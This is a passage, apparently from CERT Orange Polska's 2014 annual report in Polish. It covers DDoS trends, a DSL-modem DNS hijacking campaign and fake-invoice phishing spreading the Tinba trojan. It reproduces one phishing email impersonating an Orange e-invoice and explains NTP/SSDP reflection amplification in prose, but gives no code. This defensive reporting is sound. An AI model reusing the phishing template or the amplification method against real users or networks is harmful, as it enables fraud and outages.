Ataki DDoS są dedykowane przede wszystkim na klientów usług takich jak Neostrada czy Internet DSL. Ich wysoki wolumen, nierzadko przekraczający 3 Gbps, bez podjęcia mitygacji przez CERT Orange Polska niejednokrotnie nie pozostawałby bez wpływu na dostępność usług dla innych klientów podłączonych do tych samych węzłów sieciowych co atakowany użytkownik. Dlaczego klienci detaliczni padają ofiarami ataków DDoS? Głównie dlatego, że korzystają z możliwości prowadzenia gier on-line. Przeciwnik, chcąc „uśmiercić" gracza lub przejąć jego zasoby, zamawia na adres IP ofiary usługę ataku DDoS, który potrafi skutecznie ograniczyć dostępność sieci internet dla niego w tym czasie – taki atak można kupić już za kilkanaście dolarów. Pozwala on wykonać w wirtualnym świecie zamierzone przez atakującego działania.

Zgłoszenia ujęte w kategorii „Próby włamań" dotyczą głównie działań związanych z podejrzeniem prób przełamania zabezpieczeń w systemach dokonywanych przez użytkowników sieci Orange Polska. W przeważającej części odpowiedzialność za to – jak i za działania dotyczące wysyłania spamu oraz uczestnictwo komputerów osobistych użytkowników sieci w atakach DDoS – ponosi malware, którym zainfekowane są stacje robocze użytkowników. Komputery takie bez wiedzy i zgody użytkownika stają się narzędziami w rękach przestępców. Za pośrednictwem tzw. serwerów C&C (Command and Control), przejmują oni dzięki malware kontrolę nad komputerem ofiary i wydają mu polecenia realizowania nieuprawnionych działań.

W kategorii „Malware" ujęte zostały działania prowadzone przez CERT Orange Polska dotyczące identyfikacji, analizy oraz ograniczania rozprzestrzeniania się malware na stacje użytkowników sieci Orange Polska, a także czynności związane z ograniczeniem możliwości komunikacji zainfekowanych stacji z serwerami C&C.


Phishing, jeśli patrzy się od strony ilościowej, powinien stanowić śladowe zagrożenie, wciąż jednak zagraża użytkownikom sieci internet. Na skutek tego typu ataków poufne dane użytkowników mogą się dostać w niepowołane ręce, a ich wykorzystanie może przysporzyć właścicielowi wielu kłopotów, łącznie z kradzieżą pieniędzy z kont bankowych, utratą dostępu do treści zamieszczonej w sieciach społecznościowych lub w poczcie elektronicznej oraz kontroli nad tymi treściami. Przeciwdziałając atakom, CERT Orange Polska przede wszystkim uniemożliwia nawiązanie połączenia przez użytkowników sieci Orange Polska z serwisami wyłudzającymi informacje. Dodatkowo CERT Orange Polska współpracuje z podmiotami hostującymi usługi serwisów webowych – na jego wniosek serwisy internetowe wyłudzające informacje są blokowane, stając się niedostępnymi dla wszystkich użytkowników sieci internet, również będących klientami innych operatorów telekomunikacyjnych.

5.1 *Case study* – atak na modemy DSL (luty 2014)


W lutym 2014 roku nastąpił zmasowany atak na modemy użytkowników szerokopasmowego dostępu do internetu (m.in. firm TP-Link, Pentagram, D-Link), polegający na uzyskaniu dostępu do konfiguracji backupu i podmianie DNS-ów na takie, które przekierowują ruch na fałszywe strony banków. Urządzenia pochodzące z sieci sprzedaży Orange były przed tego typu atakami zabezpieczone, ryzyko dotyczyło urządzeń kupionych na wolnym rynku, z których korzysta wielu naszych klientów. W wyniku tych ataków CERT Orange Polska podjął natychmiastowe działania:

- 4 lutego 2014 roku w godzinach wieczornych CERT Orange Polska w porozumieniu z zagrożonymi instytucjami finansowymi oraz Związkiem Banków Polskich zablokował adresy DNS (fake DNS) kierujące ruch użytkowników na spreparowane fałszywe strony internetowe bankowości elektronicznej. W momencie blokowania adresów nie było jeszcze możliwe oszacowanie skali zagrożenia. Po zablokowaniu „fake DNS" gwałtownie wzrosła liczba połączeń klientów z Biurem Obsługi Klienta Orange Polska, związanych z reklamacją braku dostępności usług Neostrada oraz Internet DSL, co znacznie wydłużyło czas oczekiwania na połączenie z Biurem Obsługi Klienta bądź nawet je wykluczało.
- Zespół CERT Orange Polska po otrzymaniu powyższej informacji przeprowadził analizę sytuacji i ustalił, że w modemach kupionych przez klientów poza siecią sprzedaży Orange Polska, mających lukę bezpieczeństwa, zostały podmienione adresy DNS. Zablokowanie tych adresów pozwoliło na zabezpieczenie klientów przed działaniami atakujących, jednak spowodowało jednocześnie uniemożliwienie korzystania z usług dostępu do sieci internet.
- 5 lutego zespół CERT Orange Polska wypracował rozwiązanie umożliwiające zapewnienie bezpiecznego dostępu do sieci internet dla klientów Orange Polska z zainfekowanymi modemami. Wykonano tzw. sinkholing (przekierowanie ruchu na adresy IP serwerów DNS Orange Polska z jednoczesną analizą złośliwego ruchu przez CERT Orange Polska), co pozwoliło klientom ze zmienionymi adresami DNS odzyskać dostęp do sieci internet. Zdecydowano też o przeprowadzeniu etapami przekierowania zainfekowanych użytkowników na dedykowaną stronę WWW z ostrzeżeniem o zagrożeniu oraz narzędziem i instrukcją do wprowadzenia poprawnych parametrów konfiguracyjnych w routerach, co pomogło w minimalizowaniu zagrożenia. Choć potencjalnie zagrożone były 94 tysiące klientów Orange Polska (liczbę zaatakowanych modemów oszacowano na 44 tysiące), trzeba zaznaczyć, że atak prowadzony był również na innych polskich operatorów.


Rysunek 1 poniżej przedstawia proces ataku.



Rysunek 1.
Proces ataków na modemy DSL



Wykres 3.
Liczba podatnych i przejętych modemów DSL w analizowanym okresie


From: e-fakturaF@orange.com
To:
Utworzone: 17.11.2014 12:19:52
Subject: e-faktura Orange 10.2014
Załącznik: WLL_Faktura_indywidualna_ _zip

Witamy,

Przesyłamy e-fakturę za usługi stacjonarne Orange zrealizowane w październiku 2014.

Dziękujemy za terminowe dokonywanie płatności. E-fakturę wygodnie i zawsze w terminie opłacisz korzystając z Polecenia Zapłaty lub Płatności Elektronicznej.

Zwracamy uwagę, że zdarzają się przypadki wysyłania maili przez nadawców podszywających się pod Orange. Wiadomości te przypominają maile z e-fakturą i mogą zawierać niebezpieczne dla Twojego komputera załączniki.

Jeżeli masz wątpliwości, czy otrzymany mail pochodzi od właściwego nadawcy, e-fakturę pobierz z konta na portalu www.orange.pl/on-line. Tam znajdziesz również informacje potrzebne do uregulowania płatności i zapoznasz się ze szczegółami rozliczeń.

Wiadomość została wygenerowana automatycznie, prosimy na nią nie odpowiadać.

Pozdrawiamy
Orange

orange

Rysunek 2.
Mail phishingowy

Powyższa liczba przejętych i podatnych modemów DSL w analizowanym okresie. Pod koniec lutego liczba przejętych i podatnych modemów została znacząco ograniczona, a do 26 marca 2014 roku podatność została usunięta i przestała stanowić zagrożenie w sieci Orange Polska.

>> Wykres 3.


Reakcja CERT Orange Polska pomogła w skutecznym zabezpieczeniu klientów Orange Polska przed konsekwencjami ataku. Zablokowała również cyberprzestępcom szansę przejmowania i infekowania komputerów oraz wykorzystania ich do stworzenia botnetu umożliwiającego przeprowadzenie na przykład:

- ataków DDoS na dowolne usługi internetowe (np. usługi bankowości elektronicznej, witryny rządowe, infrastrukturę dowolnego operatora telekomunikacyjnego etc.),
- ataków spamowych – wysyłka wiadomości e-mail zawierających reklamy, informacje wyłudzające dane lub np. wysłanie ogromnej liczby wiadomości na jeden adres e-mail, skutkujące jego niedostępnością,
- ataków phishingowych i pharmingowych (przekierowanie użytkownika na podstawioną stronę WWW mimo wpisania prawidłowego adresu) – pozyskiwanie poufnych danych użytkowników (loginy, hasła do kont bankowych, kont e-mail, dostępu do portali) oraz przejęcie środków pieniężnych z kont bankowych użytkowników.


5.2 *Case study* – fałszywe faktury, ataki phishingowe (2. połowa roku)

Od początku wakacji polscy internauci stali się obiektem ataku phishingowego przeprowadzanego przy użyciu maili z załącznikiem przypominającym faktury za usługi telekomunikacyjne. Wysyłane maile dotyczyły znacznej części operatorów telekomunikacyjnych (w tym Orange Polska). Do CERT Orange Polska napłynęły w lipcu i w sierpniu zgłoszenia klientów dotyczące fałszywych maili tego typu.
CERT Orange Polska otrzymał informacje i próbki złośliwego oprogramowania z wielu źródeł, a następnie poddał je szczegółowej analizie. W kolejnych krokach:

- złośliwy kod został zidentyfikowany jako odmiana trojana Tiny Banker (Tinba),
- uzyskano nazwy domen oraz adresy IP serwerów kontrolujących botnet,
- ruch z sieci Orange Polska do szkodliwych adresów po ich zidentyfikowaniu został natychmiast zablokowany,
- nawet w przypadku infekcji złośliwe oprogramowanie nie mogło się komunikować z centrum zarządzania i nie powodowało szkód u użytkowników,
- informacja na temat postępowania w przypadku otrzymania tego typu korespondencji została przekazana do Biura Obsługi Klienta i mediów,
- opublikowano szereg informacji w serwisie blog.orange.pl oraz cert.orange.pl.



Wykres 4.
Liczba alertów DDoS w podziale na poziom krytyczności



Wykres 5.
Poziom krytyczności alertów DDoS w rozkładzie procentowym

6. Ataki DDoS

Ataki odmowy dostępu do usługi (Distributed Denial of Service – DDoS) są jednymi z najprostszych i najbardziej popularnych ataków na sieć lub system komputerowy (np. aplikacje i usługi dostępne z poziomu sieci internet), a zarazem jednymi z bardziej groźnych.
Ich głównym celem jest utrudnienie lub uniemożliwienie dostępu do usług sieciowych. Przebieg ataku to zwykle zalewanie (ang. *flooding*) atakowanego obiektu odpowiednio spreparowanymi wywołaniami. Ddla każdego z nich atakowany obiekt przydziela pamięć, czas procesora czy pasmo sieciowe. Przy bardzo dużej liczbie żądań prowadzi to do błyskawicznego wyczerpania dostępnych zasobów infrastruktury. Z tego powodu dochodzi do przerwy w działaniu lub nawet do uszkodzenia systemu. W przypadku ataku na łącze sieciowe celem zazwyczaj jest zajęcie całej dostępnej przepustowości łącza.


6.1 Ryzyka związane z atakami DDoS

Nieprzygotowana, zaskoczona atakiem DDoS ofiara nie ma w większości przypadków możliwości obrony bądź też potencjalne środki obrony są tylko pozorne (np. restart aplikacji, serwerów, urządzeń) i nie prowadzą do pełnego przywrócenia usługi. Odcięcia atakowanego serwisu od sieci nie można nazwać środkiem zaradczym, skoro właśnie to było celem atakującego.
Obserwowane w grudniu (okres świąteczny) ataki na serwisy potentatów rozrywki sieciowej (PSN i XBOX Live) spowodowały straty finansowe liczone w milionach dolarów. Ataków DDoS będących w stanie zablokować usługi największych korporacji jest coraz więcej – choćby z racji dużej podaży botnetów, które można wykorzystać do ataku. Dzięki temu takie „usługi" są na czarnym rynku dostępne za niewielkie pieniądze.
Równie niebezpieczne są kilkuminutowe ataki proponowane za darmo w ramach „testu usługi" – dobry przykład coraz bardziej powszechnego trendu związanego z oferowaniem usług typu CaaS (Crime as a Service). Pięciominutowy atak w zupełności wystarcza, by uniemożliwić wykonanie transakcji w określonym czasie, zablokować dostęp do usługi w krytycznym czasie czy wylogować gracza z gry online podczas e-sportowych rozgrywek.
DDoS jest również używany jako atak pozorowany, mający w rzeczywistości umożliwić przepuszczenie złośliwego ruchu. Często w przypadku braku innych opcji dla zachowania ciągłości biznesu mogą zostać wyłączone bądź przeciążone urządzenia chroniące sieć (np. IPS). DDoS może również mieć na celu ukrycie pośród milionów pakietów znamion włamania i nieautoryzowanego uzyskania dostępu do serwerów przedsiębiorstwa.


6.2 Statystyki

W 2014 roku CERT Orange Polska zidentyfikował 106 768 alertów DDoS (ostrzeżeń o ruchu noszącym znamiona ataku) dotyczących sieci usługowej Orange Polska, co daje średnio ok. 9 tysięcy alertów miesięcznie. To blisko 40-procentowy wzrost w porównaniu z 2013 rokiem. Alerty DDoS w 2014 roku w podziale na poziom krytyczności przedstawiono na Wykresie 4, zaś w rozkładzie procentowym – na Wykresie 5. Jednego przypadku ataku może dotyczyć kilka lub kilkanaście alertów, występują także tzw. *false positive* – klasyfikacja prawidłowego ruchu jako anomalii. W niektórych przypadkach ataków infrastruktura sieciowa potrafi rozproszyć próbę bez udziału specjalistycznych rozwiązań, więc nie zostanie on zobrazowany w statystykach alertów.
Dlatego informacje o potencjalnym zagrożeniu pojawiają się po przekroczeniu określonych progów alarmowych ustawianych na relatywnie wysokim poziomie.
Alerty z poziomem krytyczności „Wysoki" stanowią 9 procent wszystkich ataków. Krytyczność alertu zależna jest od wolumenu ruchu oraz czasu jego trwania. Alert sklasyfikowany jako „Wysoki" najczęściej ma istotny wpływ na dostępność usług. Alerty o poziomie średnim i niskim ograniczają dostępność usług jedynie w specyficznych warunkach, w przypadkach wystąpienia okoliczności niesprzyjających dla atakowanego.


>> Wykres 4. i 5.




Wykres 6.
Typy ataków DDoS



Wykres 7.
Charakterystyka ruchu na porcie 123 na analizowanym łączu Orange Polska



Wykres 8.
Charakterystyka ruchu na porcie 1900 na analizowanym łączu Orange Polska



Rysunek 3.
Przykład ataku DNS Reflected (grafika: Arbor)

Typy ataków DDoS obserwowanych w sieci Orange Polska, przedstawiono na Wykresie 6. Poniżej szczegółowo opisano poszczególne kategorie.

>> Wykres 6.

- UDP Fragmentation
  Związany z fragmentacją pakietów UDP, czyli z wysyłaniem dużych pakietów (powyżej MTU[2] 1500). Konieczność ich ponownego połączenia w znacznym stopniu wykorzystuje zasoby procesora.
- Reflected DDoS
  Wysyłanie krótkich zapytań do urządzeń, w trakcie których atakujący podszywa się pod maszynę ofiary. Urządzenia docelowe odpowiadają pakietami kierowanymi na adres pochodzący z fałszywego nagłówka, a ofiara zalewana jest olbrzymią liczbą pakietów z wielu hostów. Najczęściej wykorzystują podatności protokołów bazujących na UDP (m.in. DNS, SNMP, CHARGEN, NTP czy SSDP).
- UDP/ICMP Flood
  Zalewanie atakowanego hosta pakietami UDP/ICMP wysyłanymi z wielu przejętych hostów/urządzeń (botów).
- SYN Flood / TCP RST / NULL
  Wykorzystuje połączenie inicjujące TCP (z flagą SYN/RST/NULL), np. zalewanie atakowanego hosta pakietami TCP z ustawioną flagą synchronizacji (SYN), resetowaniem połączenia (RST) lub bez flagi (NULL).

Z punktu widzenia użytkownika każdy z wyżej wymienionych rodzajów ataku jest niebezpieczny, gdyż powoduje utratę lub ograniczenie dostępności usług sieciowych, takich m.in. jak serwisy webowe, poczta elektroniczna czy DNS.

W 2014 roku byliśmy świadkami upowszechnienia nowej metody wzmacniania ataków DDoS. Od początku roku przestępcy zaczęli wykorzystywać m.in. niepoprawnie skonfigurowane serwery czasu (NTP – Network Time Protocol), co zostało zobrazowane na Wykresie 7. Natomiast od trzeciego kwartału 2014 roku obserwowany jest wzrost wykorzystania protokół SSDP (Simple Service Discovery Protocol) do akceleracji ataków uwidoczniony na Wykresie 8. Pozwalało to atakującym na przeprowadzenie efektywnych ataków wolumetrycznych, bowiem odpowiedź źle skonfigurowanego serwera/usługi jest nawet kilkudziesięciokrotnie większa od kierowanego do niego zapytania. Na kolejnych wykresach przedstawiono charakterystykę ruchu na porcie 123 (NTP) z/do analizowanego łącza Orange Polska (transfer danych na łączu przekraczał momentami 50 Gbps) oraz charakterystykę ruchu na porcie 1900 (SSDP).

>> Wykres 7. i 8.

Na powyższych wykresach ruch w kierunku „out” jest znikomy w porównaniu do ruchu „in”. Obrazuje to, w jak znaczący sposób przy tego rodzaju atakach następuje wzmocnienie ruchu – zwielokrotnienie wolumenu odpowiedzi kierowanych do atakowanych hostów.

Na czym polega atak Reflected DDoS? Atakujący uruchamia botnet (1). Boty, podszywając się pod adres ofiary, wysyłają krótkie zapytania do podatnych serwerów/urządzeń (2). Urządzenia „w imieniu” ofiary odpytują serwer DNS (3), a ten zwraca odpowiedź na adres zaatakowanego (4). W rezultacie cel zalewany jest tysiącami odpowiedzi o rozmiarze dużo większym niż inicjujące zapytanie.

>> Rysunek 3.

Użycie tej techniki powoduje zwiększenie siły ataku bez znacznego zwiększania zasobów atakującego, tym samym nie wymaga posiadania kontroli nad dużymi zasobami atakującymi (botnetem), wystarczy lista podatnych urządzeń/serwerów i proste skrypty do jego przeprowadzenia. Szacuje się, że podatnych urządzeń wykorzystujących protokół SSDP na świecie jest ok. 15 mln (w Polsce ok. 115 tys.)[3], co pozwala na przeprowadzenie dużego ataku DDoS przy relatywnie niskim koszcie. Rekordowe ataki tego typu na świecie sięgają kilkuset Gbps[4].

Charakterystyka protokołu NTP powoduje, że wysyłana przez serwery NTP odpowiedź może być maksymalnie nawet 556,9 raza[5] większa od inicjującego pakietu. Protokół NTP wykorzystuje połączenia UDP na porcie 123 do synchronizacji czasu pomiędzy komputerami w sieci, natomiast protokół SSDP służy do wykrywania urządzeń UPnP (Universal Plug and Play) i wykorzystuje połączenia UDP na porcie 1900.

Istotnym problemem wydają się urządzenia bezpieczeństwa dla SOHO (Small Office/Home Office), które usiłują pogodzić niską cenę z szerokim zakresem oferowanych funkcjonalności, w efekcie proponując końcowemu użytkownikowi bardzo niski poziom bezpieczeństwa. Razem z otwartymi serwerami DNS (open DNS-resolvers) czy też publicznymi i otwartymi serwerami NTP i SNMP daje to szereg potencjalnych wektorów ataku. Jeżeli użytkownicy nie będą mieli świadomości, że stosowanie odpowiednich zabezpieczeń jest konieczne, same działania prowadzone po stronie operatora (mitygacja ataków w czasie rzeczywistym, filtrowanie podrobionych pakietów) mogą się okazać niewystarczające.

By się bronić przed tego typu atakami, należy:

- wyłączyć usługę wszędzie tam, gdzie nie jest potrzebna,
- nie udostępniać usług wszystkim użytkownikom, jeśli nie jest to konieczne,
- korzystać z możliwie najnowszej wersji protokołu.

[2] Maximum Transportation Unit – rozmiar największego datagramu możliwego do przekazania przez warstwę protokołu komunikacyjnego
[3] Źródło: https://ssdpscan.shadowserver.org/ – dane na dzień 2015-01-05
[4] Źródło: http://www.arbornetworks.com/asert/2014/03/ntp-attacks-continue-a-quick-look-at-traffic-over-the-past-few-months/
[5] Źródło: US-CERT, https://www.us-cert.gov/ncas/alerts/TA14-017A

Siła oraz czas trwania ataków DDoS

Z roku na rok obserwujemy wzrost siły ataków DDoS. Na Wykresie 9. przedstawiono obserwowany przez CERT Orange Polska rozkład procentowy wielkości ruchu generowanego w atakach DDoS. Wzrost siły ataków jest spowodowany nie tylko coraz większą dostępnością i przystępnością cenową szerokopasmowych łączy internetowych oraz większą liczbą urządzeń w sieci. Jest spowodowany również stosowaniem nowych technik wzmacniania ataków (np. z wykorzystaniem protokołu NTP czy SSDP), a także spadkiem cen ataków dostępnych na czarnym rynku.
Średnia wielkość szczytowego natężenia ataku odnotowana przez CERT Orange Polska to ok. 900 Mbps, natomiast największa odnotowana wartość natężenia ruchu w szczycie ataku to ok. 93 Gbps/50 Mpps.


>> Wykres 9.

Wykres 10. przedstawia rozkład procentowy czasu trwania ataków DDoS. Większość zarejestrowanych alertów trwała poniżej 10 minut, natomiast średni czas trwania wszystkich zarejestrowanych alertów to ok. kilkunastu minut.


>> Wykres 10.

Od kilku lat utrzymuje się tendencja dywersyfikacji celów ataku połączona ze skracaniem czasu ich trwania. Ubiegły rok po raz kolejny potwierdził ten trend i w 2015 roku możemy się spodziewać jego utrzymania. Krótkotrwałe ataki są bolączką dla form ochrony przed DDoS zakładających uruchomienie mitygacji po kilku/kilkunastu minutach ciągłego ataku.

Istnieje duża liczba metod ochrony przed atakami DDoS, jednak duże ataki wolumetryczne mogą zostać zmitygowane jedynie na poziomie ISP bądź przy wsparciu specjalistycznych firm „ukrywających" chronione serwisy za swoją infrastrukturą. W takiej sytuacji ograniczenie skutków ataku następuje dzięki geograficznemu rozproszeniu węzłów, za którymi serwis jest dostępny, filtrowaniu złośliwego ruchu oraz łączom o dużej przepustowości.
Dla ochrony własnej sieci korporacyjnej przed DDoS Orange Polska używa rozwiązań wiodącego producenta Arbor Networks. Wykorzystujemy także możliwości blokowania adresów potwierdzonych jako źródło ataków albo ograniczenia dostępu do atakowanych zasobów. Identyczne rozwiązanie w postaci usług oferujemy również swoim klientom.



Wykres 9.
Wolumen ataków DDoS zaobserwowanych w sieci Orange Polska



Wykres 10.
